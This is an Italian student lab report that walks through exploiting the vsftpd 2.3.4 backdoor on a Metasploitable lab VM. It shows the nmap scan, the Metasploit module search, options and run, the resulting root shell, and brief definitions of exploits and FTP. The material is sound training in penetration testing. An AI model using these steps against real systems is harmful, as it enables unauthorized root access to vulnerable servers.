Consegna S7-L1

Hacking con Metasploit

Traccia

Vi chiediamo di andare a exploitare la macchina Metasploitable sfruttando il servizio «vsftpd».

Configurare l’indirizzo della vostra macchina Metasploitable come di seguito: 192.168.1.149/24.

Una volta ottenuta la sessione sulla Metasploitable, create una cartella con il comando mkdir nella directory di root (/). Chiamate la cartella test_metasploit.

Mettere tutto su un report, spiegare cosa si intende per exploit, cos’è il protocollo attaccato, i vari step.


Scansione servizi attivi

Per prima cosa ho fatto una scansione delle porte attive su Metasploitable con nmap. Si può notare come il servizio che ci interessa, ovvero l'ftp, sia aperto sulla porta 21

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV 192.168.50.101
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-15 09:54 CET
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns
or specify valid servers with --dns-servers
Stats: 0:00:17 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 90.91% done; ETC: 09:54 (0:00:02 remaining)
Nmap scan report for 192.168.50.101
Host is up (0.00015s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT     STATE    SERVICE     VERSION
21/tcp   open     ftp         vsftpd 2.3.4
22/tcp   open     ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open     telnet      Linux telnetd
25/tcp   open     smtp        Postfix smtpd
53/tcp   open     domain      ISC BIND 9.4.2
80/tcp   open     http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open     rpcbind     2 (RPC #100000)
139/tcp  open     netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open     netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open     exec        netkit-rsh rexecd
513/tcp  open     login?
514/tcp  open     shell       Netkit rshd
1099/tcp open     java-rmi    GNU Classpath grmiregistry
1524/tcp filtered ingreslock
2049/tcp open     nfs         2-4 (RPC #100003)
2121/tcp open     ftp         ProFTPD 1.3.1
3306/tcp open     mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open     postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open     vnc         VNC (protocol 3.3)
6000/tcp open     X11         (access denied)
6667/tcp open     irc         UnrealIRCd (Admin email admin@Metasploitable.LAN)
8009/tcp open     ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open     http        Apache Tomcat/Coyote JSP engine 1.1
Service Info: Host:  metasploitable.localdomain; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 53.70 seconds

┌──(kali㉿kali)-[~]
└─$
```

Avvio di Metasploit

Con il comando msfconsole, è stato possibile avviare il programma.



Opzioni per vsftpd

Con il comando search mi è stato possibile visualizzare due possibili exploit. Ho scelto quello per la backdoor. Nelle opzioni da inserire sono richiesti solamente il numero della porta e l'indirizzo ip della macchina da attaccare.

```
msf6 > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  auxiliary/dos/ftp/vsftpd_232          2011-02-03       normal     Yes    VSFTPD 2.3.2 Denial of Se
rvice
   1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Co
mmand Execution


Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_ba
ckdoor

msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-
                                       metasploit/basics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

Exploit avviato

Una volta inserite le dovute informazioni, ho fatto eseguire l'exploit

```
View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhost 192.168.50.101
rhost => 192.168.50.101
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS   192.168.50.101   yes       The target host(s), see https://docs.metasploit.com/docs/using-
                                       metasploit/basics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.50.101:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.50.101:21 - USER: 331 Please specify the password.
[+] 192.168.50.101:21 - Backdoor service has been spawned, handling...
[+] 192.168.50.101:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.50.100:37515 → 192.168.50.101:6200) at 2024-01-15 10:07:19
+0100
```


Accesso al terminale

Da qui si può notare come ho ottenuto i privilegi di root del terminale di Metasploitable. Inserendo ifconfig mi è apparsa la configurazione di rete di Meta. A questo punto per creare la cartella è necessario inserire il comando mkdir test_metasploit come richiesto dalla traccia.

```
   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.50.101:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.50.101:21 - USER: 331 Please specify the password.
[+] 192.168.50.101:21 - Backdoor service has been spawned, handling...
[+] 192.168.50.101:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.50.100:37515 → 192.168.50.101:6200) at 2024-01-15 10:07:19
+0100

ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:ca:e2:7f
          inet addr:192.168.50.101  Bcast:192.168.50.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:feca:e27f/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:67180 errors:0 dropped:0 overruns:0 frame:0
          TX packets:67112 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:5242159 (4.9 MB)  TX bytes:3667237 (3.4 MB)
          Base address:0×d020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:212 errors:0 dropped:0 overruns:0 frame:0
          TX packets:212 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:59399 (58.0 KB)  TX bytes:59399 (58.0 KB)
```

Cartella creata

Sulla macchina di meta, si può notare come è stata effettivamente creata la cartella nel percorso desiderato. Tutto tramite il programma di Metasploit



Exploit e protocollo FTP

Un exploit è un programma o una tecnica che sfrutta vulnerabilità in un sistema informatico per ottenere accesso non autorizzato o eseguire azioni dannose. Gli hacker utilizzano gli exploit per sfruttare errori di progettazione o implementazione del software, guadagnando così controllo sul sistema. La protezione contro gli exploit richiede l'applicazione tempestiva di patch di sicurezza e l'adozione di pratiche di sicurezza avanzate per prevenire tali intrusioni.

FTP (File Transfer Protocol) è un protocollo di rete per il trasferimento di file tra un client e un server. Utilizza due canali, uno per i comandi e uno per il trasferimento dati, ed è ampiamente impiegato per gestire file su server web.

Fine della presentazione

Amedeo Natalizi